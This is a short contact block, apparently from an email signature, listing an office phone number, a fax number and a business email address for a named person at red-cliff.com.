office :: 703-683-3141
facsimile :: 212-554-4089
Kevin.Mandia@red-cliff.com